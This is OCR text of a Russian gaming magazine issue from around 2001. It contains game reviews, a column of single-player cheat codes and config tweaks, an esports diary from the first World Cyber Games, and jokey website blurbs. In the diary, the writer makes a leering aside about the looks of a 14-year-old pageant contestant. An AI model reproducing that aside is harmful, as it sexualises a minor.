

ПРИГОВОР ХОРОШО


Урожденная	Gothic
Жанр	action/RPG
Похожесть	Severance/Outcast
Мать/отец	Piranha Bytes/Xicat Interactive
Требует	P2-400(P3-1000), 128(256), 3D
Групповуха	Обломись
Описуха	Отличная концепция игры, слегка испорченная кривым исполнением. Облегченная RPG или, скорее, action с ро-


левыми элементами и оригинальным сюжетом, продуманным игровым миром и очень затягивающей атмосферой. Было бы «рулез», если бы не огромное количество недоработок и багов, которые портят все впечатление. Все они, в принципе, лечатся патчем, только будет ли он?


ПРИГОВОР ХОРОШО









Урожденная	**ИЛ-2 Штурмовик**
Жанр	*авиасим*
Похожесть	*WWII Fighters*
Мать/отец	*1C: Maddox Games/1C*
Требует	*P2-450(P3-800), 128(256), 3D*
Групповуха	*LAN, Инет*
Описуха	Наверное, лучший авиасим в мире на сегодня. Графика поражает реалистичностью (а не зрелищностью, поэтому скриншоты не передают красоту игры), летная модель близка к идеалу. AI очень силен, а некоторые вещи делает вообще безукоризненно. Чтобы рутинные взлет/посадка не наскучили, в игру встроен отличный автопилот. ИЛ-2 стоит попробовать даже тем, кто не играет в авиасимы, - такая вещь не может не понравиться.
ПРИГОВОР	**РУЛЕЗ(3)!**







Урожденная	**AquaNox**
Жанр	*подводный action*
Похожесть	*Archimedean Dynasty/Deep Fighter*
Мать/отец	*Massive Development/Fishtank Interactive*
Требует	*P3-500(P3-800), 128(256), 3D*
Групповуха	*LAN, Инет*
Описуха	Жанр подводных симов пополнился еще одним качественным продуктом. Дело происходит в будущем (дизельные субмарины времен Второй Мировой в утиль!), лодки можно менять и апгрейдить (еще один камешек в огород «исторических» подво-симов), красоты подводного мира радуют глаз владельца крутых компов, короче - все цветет и пахнет. Вот только упертая линейность сюжета и некоторое однообразие миссий слегка угнетают.
ПРИГОВОР	**ХОРОШО**



KodeMaster (cranyoblast@xakep.ru)

Return to Castle Wolfenstein

Чтобы активировать читы, придется запустить исполняемый файл с параметром +set sv_cheats 1 (допиши эту команду к имени файла в его properties). Дальше - как обычно: в игре вызываешь тильдой консоль и юзаешь нижеприведенные коды.

/god - Режим Всемогущего Антифашиста :)
/notarget - хенде хох! (противники не атакуют)
/noclip - нацистские застенки нам больше - не преграда
/give all - все оружие и боеприпасы (короче, полный "гимлеркапут")
/give armor - теперь нам все монопенисуально - мы в бронике
/give health - сестричка, вколи еще морфина, а то чего-то не вставило...
/give stamina - Будешь бегать, как Сергей Бубка. Ах, он прыгал? Прыгать будешь тоже!
/give ammo - Командир, патроны кончились! - Ты же комсомолец! - (и пулемет опять застрочил...)
/nofatigue - Бубка анлимитед (парень конкретно объелся допинга)
/kill - Стреляй в мою комсомольскую грудь! Что, нету никого? Ну тогда я сам...
/cg_uselessnostalgia 1 - "Бесполезная ностальгия" это на самом деле тот самый старый вульфенштейновский интерфейс. Прикольно, как будто еще нет ни дума, ни квейка...
/give [название] - получить предмет(ом) по выбору (список прилагается)
/spdevmap [карта] - перейти на указанный уровень (список, опять же, см. ниже)

Перечень 1. Предметы:

panzerfaust
thompson
mp42
mauser rifle
flamethrower
sten
fg42 paratroop rifle
grenade
colt 45
large health
medium health

Перечень 2. Уровни:

escape1
escape2
tram
village1
crypt1
crypt2
church
boss1
forest
rocket
baseout
assault
sfm
factory
trainyard
swf
norway
xlabs
boss2
dam
village2
chateau
dark
dig
castle
end

Comanche 4

Тебе дорого твое имя? Твое гордое "Василий Пупкин" или "Петр Камушкин"? Ничего не поделаешь, придется вам расстаться на время. Потому как с твоим родным именем тебе нипочем не разлочить все миссии в супер-пупер "авиа-шутере" Comanche 4. А вот если ты обзовешь себя нерусским прозвищем WolfBlitz - тогда пожалуйста, лети куда душа пожелает.

Gothic

Для начала сделаем побольше кровищи, а то что это за дела - мы их в колбасу рубим, а они только вяло в обморок падают! Открывай gothic.ini (сгодится любой текстовый редактор типа notepad) и вкручивай в позицию bloodDetail мощную тройку вместо хилой дефолтной единицы.

Теперь ищи строчку test mode 0 и меняй 0 на 1. Теперь мы типа тестер, поэтому сможешь юзать консоль с читами и прочие вкусности. А делается это так: во время игры давишь F2 - и вот она, тетя Консоль приехала. В тетю можно вводить следующие вещи (хм... список дополни соответственно своей фантазии).

cheat god - это как обычно (кто ж откажется побыть в роли Всевышнего? Хе-хе...)
cheat full - проходит курс полного оздоровления с применением акупунктуры и уринотерапии
print - снять скриншот
insert [название] - генерит указанный предмет или монстра.

В поле [название] попробуй поиграть с такими словечками: torlofsaxt, roter_wind, ulumulu, artos_schwert, silax_axt, diegos_bogen, thorus_schwert, udshaman_rockefeller, icegolem, freemineorc, meatbug, bridgegolem, troll, youngtroll, yscavenger, ymolerat, xardasdemon, swampshark, btestmodell, ctestmodell, dtestmodell, ftestmodell, gtestmodell, htestmodell, jtestmodell, aba-betestmodell, perceptiontestmodell, atestmodell, urizielrune, xp_map, neks_amulet, cords_spalter, prankenhieb, namibskeule, dmb_armor_m, elementare_arcanei, astronomie, dungeonkey, fakescroll, zeitenklinge, victim

Кроме консоли, режим тестера дает тебе еще несколько клевых фишек. Например, ты можешь восстановить здоровье и ману персонажа в одно касание (F8), зафиксировать намертво камеру (F5) и отпустить ее обратно (F6), переключиться в оконный режим (F3) и назад в полноэкранный (F4). Для конченных мазохистов предусмотрена команда по клавише H - персонаж будет наносить себе повреждения, можно так затюкать себя до смерти. А если ты эстетствующий извращенец, дави на Z - твой чар начнет крутиться вокруг своей оси, давая тебе возможность рассмотреть его с самых выгодных ракурсов (тьфу, гадость какая!..).

Kohan: Ahriman's Gift

Тутошние читы поставляются в двух вариантах: сингл- и мультиплеерные. Для начала лови несколько сингловых читов:

goons - получаешь в свое полное распоряжение шестерых драгунов (dragoons)
grens - не удовлетворяют драгуны? Ну ладно, противный, попробуй гренадеров: их тоже шестеро и все такие красавцы!
sticks - что, и гренадеры не подошли? (или подошли, но не с той стороны?) Придется тебе обходиться простыми рядовыми пехотинцами, хотя они тоже очень даже ничего... ;)
show fog - убрать нафиг этот долбанный туман войны!
demons - уррряяя! победа! Очередное торжество человеческого разума над машиной.

Если же твой человеческий разум уже настолько крут, что хочет торжествовать не над машиной, а над таким же засранцем вида Гомо Сапиенц, вот тебе коды для мультиплеера:

pyrite - деньги - бесплатно!
more peons - больше пеонов, хороших и не очень :). Уровень производства резко

возрастает.
wooden rabbit – с "деревянным кроликом" строительство пойдет заметно быстрее
prometheus TECH – получить технологию под названием TECH
rentakohan – поиметь случайного героя (ну, в смысле, сгенерить... а ты что подумал?)
scene 24 – открыть карту (интересно, причем тут 24-я сцена? Хотя спасибо, что хоть не 26-й кадр...)
im gonna rush – так, я тут, пожалуй, всех по'rush'у, поэтому, будьте добры, увеличьте, пожалуйста, лимит на юнитов – мне понадобится МНОГО МЯСА!!!

Cabela's Off-Road Adventures 2

Чтобы в полной мере оценить разнообразие трасс и выбрать средство передвижения по своему вкусу, заходи в меню и вбивай:
TREASURE – тебе открывается мир без границ (доступны все трассы)
PHANTOM – меняю машины, как перчатки, благо, есть из чего выбрать

Killer Tank

AECHEATS – не забудь ввести этот код перед тем, как решишь облегчить себе жизнь с помощью читов
AEDQD – ничего не напоминает? Ну, да, похоже на старый добрый Doom. В очередной раз почувствуй себя Господом Богом.
AEFA – склад оружия и боеприпасов в любой момент к твоим услугам
AECLIP – что, не ждали? А мы к вам попростому, сквозь стеночку...
AEHEALTH – все и ломит, и болит, и в груди огнем горит... Надо срочно подлечиться.

Star Trek: Armada 2

Проблемы с бабками? Фигня, читы на то и существуют, чтобы такие проблемы решать кардинально. (Вот бы в реале так! Нажал на кнопочку – и... Sorry, увлекся.) Короче, дави enter, вызывай комм-скрин и печатай волшебное слово. Да не "пожалуйста" (и чему тебя в детстве учили?), а showmethemoney, и две штуки халявных бакс... тьфу, dilithium'ов у тебя в кармане.

Secret Service: In Harm's Way

Все как обычно: в игре тильдой вызываешь консоль и выбираешь, что тебе по вкусу:
aigodmode 1 – нам не страшен серый волк
aiprotectprotectee 1 – нам-то серый волк не страшен, но и о товарище забывать нехорошо. Включаем godmode и для него.

MotoRacer 3

В директории с игрой находишь папку Data. Заходишь в нее и идешь на... нет, в... нет, лучше иди по адресу levels\barcelon\Script\level.ini. Теперь в строке NbMaxMotos=12 меняй 12 на 1. Ха-ха, твои соперники позорно капитулировали, и ты каждый раз приходишь к финишу первым, участвуя в гонке в гордом одиночестве. Еще в строке GainSR_0_0_0=10 измени 10 на 100 (например), и твои победы принесут тебе не только моральное удовлетворение. Да, после того как изменишь все что надо, не забудь сохранить.

Star Wars: Galactic Battleground

Если миссия тебе надоела до чертиков, а плюнуть на нее, не доведя до победы, гордость не позволяет, вызывай консоль и пиши Skywalker или Tarkin.
Если тебе все-таки еще не окончательно надоел этот геморрой, и ты просто решил ускорить развязку, вызывай консоль и вбивай:
forcecarbon – получите 1000 carbon
forcenova – гуманитарная помощь от наших далеких друзей – 1000 nova
forcefood – год-то какой урожайный выдался – 1000 food
forceore – ну, и 1000 ore до кучи
forcebuild – взмах волшебной палочкой, и все здания строятся мгновенно
forceexplore – врага надо знать в лицо. Открываем всю карту.
forcesight – прогноз погоды: видимость отличная, никакого тумана.





Дневник Полосатого

Polosatiy (polosatiy@cyberfight.ru)

Наши в Сеуле - Корея квакает по-русски

Репортаж с The 1st World Cyber Games

Жеребьевка преподнесла несколько неприятных сюрпризов

Cliff Blezjensky из Epic со своей зажигательной речью

LeXeR за игрой


Вот и свершилось... С 5 по 9 декабря в столице Кореи Сеуле состоялось самое ожидаемое игровым сообществом событие этого года. А именно Всемирные Кибер игры или The 1st World Cyber Games. 430 игроков из 37 разных стран прошли в своих странах отборочные туры по таким играм, как Quake3, Counter-Strike, Starcraft: Broodwar, Fifa 2001, Age of Empires II, и приехали в Корею на розыгрыш неслабого призового фонда размером в 300.000$. Такого еще не было. И мне посчастливилось лицезреть это грандиозное событие. Попытаюсь передать ощущения от поездки в виде дневника...

От России в Корею поехали победители московских отборочных по Quake3 - LeXeR, PELE и Kik, а также питерский Counter-Strike клан M19. В качестве подмоги к ним присоединились Мила Масина - менеджер проекта World Cyber Games в России, директор сайта cyberifght.ru Дима Кузнецов, а также победители украинской квалификации по Q3 и CS. Я прилетел на день позже и не попал на жеребьевку турнира.

Немного о Корее. Страна очень красивая, правда слишком много корейцев. Слава богу, в Китай не ездил :). Погода приемлемая, около 5 градусов тепла, светит солнце. Сразу по прилету я поехал на место проведения турнира - огромная выставка COEX, проходившая в сеульском World Trade Center. Прибыв, сразу же встретил старых знакомых из команды Англии и с ними же пошел на церемонию открытия турнира. Все проходило в огромном помещении: куча людей, сцена, на которой тусовались представители от каждой страны, ну и главные организаторы. Речи произносились на корейском языке, поэтому вся эта лабуда вскоре наскучила. Хотелось игр, зрелища, ведь играли все сильнейшие игроки мира. Quake3 турнир проходил по новой схеме - 8 игроков были разбиты на 2 группы, и в следующий круг выходило 16 человек. Изначально фаворитами турнира считались русские LeXeR и PELE, американец ZeRo4, кореец Janus и немцы Slinger и Stelam. Все они показали очень хорошие результаты в своих странах, и именно им болельщики пророчили победу. Но жеребьевка - штука серьезная, и некоторые группы были не очень удачные. Например, в первой группе играли сплошные отцы - Janus, Lexer, Slinger, Blokey (Англия), и двое из фаворитов турнира (Janus и Slinger), даже не вышли во второй тур. Хотя нельзя не отметить победу Janusа над нашим Лексом на q3t2. Из пятой группы не сумел пройти дальше американец Socrates. Вообще, этот турнир показал, что уровень игры американских игроков невысок, если не считать ZeRo4. Тот же Fatality сейчас уделяет все меньше и меньше времени квейку.

В Далласе с 5 по 9 декабря состоялся турнир, ожидаемый всеми CS-игроками, - CPL World Championship с призовым фондом в 150.000$. На турнир приехали 63 команды, и впервые встретились лучший европейский клан Ninjas in Pyjamas и американский топ-клан Xtreme3. Вплоть до финала виннеров обе команды шли без особых проблем, а в стыковом матче сильнее оказались европейцы - играли на de_train, и счет 7:5, 6:1 в пользу НиПов. После Xtreme3 сумели обыграть в финале лузеров клан mTw.GoL и снова встретились с NiP и проиграли с общим счетом 13:11. Таким образом, Ninjas in Pyjamas выигрывает 50.000$ и по праву становится лучшим CS кланом мира.





Ладно, вернемся к WCG. Первые два дня продолжались матчи в группах, а на третий день начался double elimintation. Или по-русски - олимпийка с правом одного поражения. В 16 лучших попали следующие игроки: James (Украина), LeXeR (Россия), Menendez (Голландия), PELE (Россия), Elia (Корея), Kik (Россия), proZaC (Швеция), Phantom (Южная Африка), Blokey (Англия), Stelam (Германия), ST_Germain (Франция), Xeon (Венгрия), Python (Австралия), Sid (Англия), Ni3 (Канада), ZeRo4 (США). Игрой-открытием следующего тура, а также третьего дня соревнований был матч между Stelam'ом и Blokey, их пригласили на большую сцену, и за этим следило огромное количество зрителей. К удивлению многих, Stelam практически загнал Blokey в минуса на pro-q3tourney4. В остальных играх сюрпризов не наблюдалось.

Третий тур. Центральный матч - PELE vs LeXeR на pro-q3dm6. Питерец PELE в последнее время находится не в лучшей форме, но с самого начала игры он сумел захватить инициативу и повел в счете. Уже казалось, что LeXeR проиграет, но мастерство дало себя знать - все-таки его игра на данный момент лучшая в России. Спустя 10 минут LeXeR убивает PELE, захватывает контроль над уровнем и обходит противника по фрагам. В итоге победа со счетом 10:6. Второй интересной игрой был матч между



Американец ZeRo4 (слева) и я, Полосатый :)

В рамках CPL World Championship по Counter-Strike, проходившего в Америке, прошел мясной турнир по игре Aliens vs Predator 2, главным призом которого стал автомобиль Ford Focus ZX3. Такая специальная раскрашенная тачка для крутого геймера. До этого еще ни разу призы не выдавали автомобилями, тем более за игру в среднестатистический 3д-шутер. Хотя можно вспомнить легендарного Треша, который выиграл красную Феррари в дуэли в Quake у Джона Ромера. Ладно, вернемся в настоящее. Даллас, наши дни. Об этом турнире прослышал американец Fatality, который перестал тренироваться в Quake3 в связи с неудачными выступлениями на дуэльных турнирах. Но, как оказалось, он снова был хитрее всех. Изрядно натренировавшись в AvP2, он без труда разгромил соперников. Очевидцы говорили, что к турниру он тренировался как сумасшедший, изучил все приемы и триксы к игре. Зато теперь будет на Форде кататься :).



ZeRo4 и Python'ом. Играли на ztn3tourney1, и все время ни один из игроков не мог вырваться вперед по фрагам. ZeRo4 выручил его рейлган, и он сделал небольшой отрыв в самом конце встречи. Итоговый счет - 9:7. Русский Kik без труда обыграл шведа proZaC'a. Также сюрприз преподнес ST_Germain, обыгравший в один фраг на ztn3t1 Стелама.
Полуфинал виннеров - LeXeR против Kika и ZeRo4 против STG. Наши играли между собой на pro-dm6, и с самого первого респауна Лексеру очень сильно повезло - в игре произошел небольшой лаг, который позволил ему сделать первый фраг. Заняв инициативу на уровне, Лексер не отдавал ее до середины игры. Затем Kik смог сделать один фраг, но Лексер тут же реабилитировался и убил противника в ответ. Итоговый счет - 9:1. Вторая игра, ZeRo4 - ST_Germain. Второй выглядел весь матч очень даже неплохо, контролировал игру на ztn3t1, но никак не мог убить ZeRo4. В итоге где-то на десятой минуте при счете 0:0 ZeRo4 мастерски подрейлил несколько раз француза, а дальше пошло-поехало. Итоговый счет - 15:1 в пользу ZeRo4. Хотя его противник также заслуживал победы.
В это время в лузерах вылетает PELE, проиграв в напряженнейшей борьбе в один фраг Прозаку на pro-q3tourney4. PELE избрал на этот матч грамотную тактику контроля над

Дневник Полосатого

Polosatiy (polosatiy@cyberfight.ru)



Награждение победителей

Вот на этой сцене и проходили матчи участников. Неудобно и непривычно…

рейлганом, но стрельба шведа из остального оружия просто поражала. В итоге минус один русский на турнире. В другом матче проиграл Kik - против Стелама на pro-q3dm6. Эта карта была сильнейшей для обоих игроков, но все-таки немец оказался опытнее. Финал виннеров, матч, который ждали все - LeXeR против ZeRo4, Россия против Америки. Играли на q3tourney2. В начале у Лексера был шанс сделать первый фраг, но он его упустил. В итоге минута за минутой, и ZeRo4 наращивал преимущество. 1:0... 2:0, затем 3:0. Уже казалось, что это будет чистая победа в пользу американца. Но под конец игры Лексер убивает противника. Затем еще один фраг, и счет уже 3:2 в пользу ZeRo4. И тут американец начинает бегать от Лекса. Я стоял в этот момент за спиной американца, и на него было страшно смотреть - каждые 30 секунд ZeRo4 бросал клавиатуру и вытирал пот с рук о штаны. До конца 10 секунд, 9, 8... Лексер почти настигает ZeRo4, но тот опять уходит. 3, 2, 1 - и радостный крик "Yes!" Наш Лексер падает в лузера... Где встречается со Стеламом, который до этого отомстил своему обидчику ST_Germain'у и взял реванш. Итак, Stelam vs LeXeR на pro-q3tourney4. С самого начала игры Лекс берет преимущество и набирает фраг за фрагом. Его рейлган был великолепен, а Стелам, наоборот, перестал попадать. Итоговый счет - 12:4. После матча Стелам сказал, что не смог сыграть в полную силу, так как был расстроен из-за поражения в турнире 2x2. На этот день дуэльные игры закончились, и начались командные матчи 2x2 между 16-ю сборными стран. От России играли PELE и Kik, которые в легкой борьбе обыграли одну из азиатских стран, а также сборную Италии. Пара ZeRo4 / Socrates слила без шансов немцам Стеламу и Слингеру. В полуфинале Германия проиграла Швеции, и финал был таков - Россия против Швеции. Играли pro-q3dm6, и швед Прозак показал просто сумасшедшую игру. PELE с Kik'ом ничего не могли сделать, и в итоге крупная победа с разрывом в двадцать фрагов - 68:45. После я пошел смотреть за финалом турнира по Starcraft: Broodwar. Встречались всемирно известные кореец Slayers_Boxer и француз Elky. Матч проходил на большой сцене, причем два корейских комментатора постоянно обсуждали ход игры, крича на весь зал. У меня сложилось впечатление, что Boxer слышал, что они говорят, и играл с помощью подсказок =). Он же и победил, забрав домой $20.000. Затем начались бесконечные тусовки, интервью. Мне удалось перекинуться словечком с победительницей конкурса "Мисс WCG Австралия" - 14-летняя девчонка, приглашенная на турнир в качестве промоушена для бедных геймеров =). Этакая красавица под 1.90 ростом, с ангельским личиком и подобающими такой персоне э-э-э... ну, вы понимаете, о чем я =). После того как все закончилось, мы пошли праздновать день моего рождения - именно 8 декабря мне исполнилось 20 лет, что есть круто...
На последний день соревнований я не успел, так как вынужден был улететь в Москву по личным причинам. Так что слово предоставляется второму очевидцу событий - Dimonny с www.cyberfight.ru
"Утро началось с того, что мы чуток проспали и в спешном порядке пришлось отправлять Полосатого домой в Москву. После проводов мы двинули в COEX на финалы. Финал ZeRo4 vs LeXeR перенесли с полудня на 2 часа. Тут выясняется, что у Лехи проблема с мышкой (наклейки - старая болезнь). В итоге проигрыш на pro-t4. В принципе, на сцене с непривычки играть достаточно сложно. Представьте, что на вас смотрит порядка 1000 зрителей, игру громко комментируют по-корейски, посадка немного непривычная, и есть отвлекающие моменты в плане сложного света сцены. Также после каждого фрага раздавались громкие аплодисменты болельщиков. LeXeR после игры сказал, что подчас он не слышал звука респауна противника, и игра не заладилась. Это сложный момент - в таких условиях надо тоже учиться играть. Все-таки корейцы сделали насто-

Не так давно во Франции завершился дуэльный турнир CapCyberLan. Вообще, во Франции всевозможные турниры проходят частенько, и я даже успел выиграть два из них в октябре-ноябре этого года. Ну а победителем очередного чампа стал известный русским игрокам француз vipere1. Вообще, этот парень играет очень и очень хорошо, но на турнирах у него постоянно возникали проблемы с нервами, и он срывался и проигрывал важные матчи. Вроде бы он сумел избавиться от стресса и показал, на что он способен. В финале vipere1 встречался с недавним своим обидчиком по отборочным WCG во Франции - Ahriman'ом - и обыграл на двух картах с очень большим счетом. Третье место на турнире досталось парню с ником Squall.

Короткая и печальная новость. Легендарный шведский игрок LakermaN официально прекратил играть в Quake3. Этот парень был лучшим игроком по Quake в Европе, а также одним из лучших игроков по Quake3. На всех турнирах он занимал если не второе, то как минимум третье место, но в последнее время его стали преследовать неудачи. На американском чампе Quakecon 2001 он дошел лишь до шестого места и решил прекратить на этом свою игровую карьеру. Счастливо, Лакер, и удачи тебе…



ящее шоу из финальных матчей - и на это надо делать небольшую поправку. Играть при ревущих трибунах очень и очень непросто - видимо в будущем надо будет учитывать этот аспект. Кстати, достаточно прикольно выглядел финал BoXeR vs Elky. Комментаторы на корейском ведут репортаж игры, комментируют действия обоих игроков - понятно, что француз ни слова не понимает, но его оппонент все прекрасно сечет и не оставляет сопернику никаких шансов. Над этим многие смеялись =).

После окончания финалов во всех дисциплинах началось торжественное награждение, а венчала игры грандиозная farewell party в Олимпийской деревне. На большой открытой площадке был разведен гигантский костер, устроена мегадискотека, на траве стояли столы с угощениями и морем пива. Народ потихоньку разогрелся пивком и начал зажигать. Immortal показал, как в Америке танцуют нижний брэйк - в нем он тоже отец =). Miss WCG AU зажигала на танцевальной сцене. Наши украинские товарищи извлекли 3 бутыли горилки - и процесс пошел. Cr3sher и Slinger попались первыми. Выпили за дружбу народов, и их слегка перекосило от 56 градусов, но уже через 15 минут они вновь были с нами и просили добавить в их стаканчики. Характерно, что Стиламчик скромно пил пиво, мотивируя тем, что он еще мал и ему нельзя =). Также были привлечены к распитию Python и Blokey, ну а Socrates сам прибежал. Только ему, увы, просто не хватило... В общем, атмосфера была непередаваемая - народ гудел и братался до глубокой ночи, царил мегаолимпийский дух...

Таким образом, ZeRo4 выигрывает заслуженные $20.000, а Лексеру досталось $10.000. Теперь о результатах остальных номинаций...

В турнире по Counter-Strike первое место досталось канадскому клану Legends never Die, которые обыграли в финале немцев из mortal Team work. Российский клан M19 занял всего лишь восьмое место. Хотя в начале турнира они обыграли практически всех в своей группе, в том числе и знаменитых американцев, но ближе к концу проиграли в обидных встречах командам из Австралии и Испании. Турнир по Unreal Tournamenty выиграл немец GitzZz, второе место за американцем Pain'ом. Победителем в номинации Age of Empires стал IamKmkm из Тайваня, а лучшим футболистом оказался кореец TNP_A. Призовой фонд в $300.000 был разбит следующим образом. За первое место в каждой номинации (за исключением игр 2x2) победитель получал $20.000, второе место - $10.000, и третье - $5.000. Я, к сожалению, побороться за призовые не мог, но успел сыграть три дуэли с ZeRo4 и выиграл все встречи =). Вообще, впечатления о Корее остались самые наилучшие, и я надеюсь, что в следующем году организаторы проведут не менее грандиозный турнир.

В конце осени в голландском клубе Утрехт прошел довольно крупный турнир по несколько играм на кубок Best of Benelux. В дуэлях победа досталась еще одному известному российским игрокам квейкеру - голландцу iF-22. В финале он с трудом обыграл другого жителя страны Красных Фонарей и легальной травы - Menendez'а. Причем по рассказам людей, видевших финальную игру, iF-22 проигрывал по ходу всей встречи и уже написал "gg", что значит "хорошая игра", - обычно после этого матч прекращают, что и сделал его соперник. А iF-22 в свою очередь нашел бездействующего врага на уровне (Menendez уже встал со стула) и убил его несколько раз, в итоге выиграв в один фраг. Вот что значит честная игра по-голландски :). Тем не менее за первое место iF-22 получил классный 19" монитор, а также дорогущий корпус для компа. Третье и четвертое места разделили между собой Allpact и Shaft.

В командном зачете первое место за итальянским кланом Majestic 5, который обыграл в финале голландскую команду Deegrollers - 77:73 на карте cpm4.

В столице Чехии Праге завершился турнир AMD PG Challenge. Примечателен этот турнир тем, что в нем принял участие один из лучших русских игроков b100.Death. Конкуренцию ему составили лучшие чешские и венгерские игроки, и одному из них даже удалось скинуть Дета в лузера. В супер-финальной игре он встречался с лучшим венгерским игроком Хеоном и смог выиграть у него 4 встречи подряд... Причем довольно легко, видно разыгрался. За первое место Death получил $1.500, а вот результаты остальных номинаций:

Quake3 Team Deathmatch
1 место - TuLLs (Италия)
2 место - SargaRepa (Венгрия)
3 место - Satan`S ProXIeS (Чехия)

QuakeWorld duel
1 место - d2.Headhunter (Польша)
2 место - Avenger (Польша)
3 место - Thrawn (Польша)

Quake2 duel
1 место - Skatos (Австрия)
2 место - Ruzin (Чехия)
3 место - Cobra (Германия)

Александр '2poisonS' Сидоровский
(2poisonS@real.xakep.ru)

Чебурашки среди нас

http://www.aha.ru/~timofey/che/che.htm






Да, это так. Секта "Последователей Божественного Чебурашки" разрослась до невообразимых размеров, и ежедневно в одной только Москве в секту вербуется более 100 человек посредством обмана и угроз. И у тебя не возникнет никаких сомнений на этот счет, если ты посетишь этот сайт - один из немногих, содержащих правду-матку. Здесь ты узнаешь и о происхождении Чебурашки (он был реальным историческим персонажем и жил в Африке около 1365-1210 гг. до н.э.), и историю возникновения секты, и про жизнь сектантов...

Целый день кряду сектанты оттягивают себе уши руками для их постепенного увеличения. Т.к. их руки практически целый день заняты, они не могут нормально работать или учиться. Помимо всего прочего, теребление ушей руками полностью заменяет чебурашко-сектантам половую жизнь, и, как следствие, происходит разлад в семейных отношениях.

Потеряв работу и покинув семью, чебурашки ночуют в телефонных будках, а питание себе добывают, воруя апельсины на рынках и в овощных магазинах (сектанты - строгие вегетарианцы и стараются питаться исключительно апельсинами, подражая Великому Чебурашке). Единственным развлечением для них является проведение актов вандализма и чебурашко-террора...

Анализы

http://www.analizfamilii.ru




Но не те, о которых ты подумал. О тех я тебе расскажу в другой раз. Сегодня речь пойдет об анализе фамилий, имен и прочих названий. Очень полезная штука. Хочешь, например, узнать, как твои имя и фамилию пипл воспринимает? Пусть тебя зовут Вася Пупкин. Вводим на сайте "Вася" и через секунду получаем: "величественное, простое, радостное, сильное, могучее". Вот как о тебе, Вася, народ-то думает. Неплохо! (И почему меня мама Васей не назвала? Был бы сейчас сильным и могучим...) Теперь - "Пупкин". Н-да... "Трусливое, маленькое, низменное, слабое, хилое" - это еще не весь список твоих "достоинств". Нет, так жить нельзя. С фамилией тебе не повезло (я вообще-то и без проверки так думал) - или меняй. Но сначала проверь и новую - а то мало ли что. Я тут кое-что уже проверил: Гейтс - "маленькое, низменное, плохое" - нет, это не годится. Линукс - "хорошее, безопасное, доброе, красивое, светлое". Вот! А что? Хорошая фамилия! Вася Линукс - круто!

Жизнь на Луне


http://luna.spb.ru/

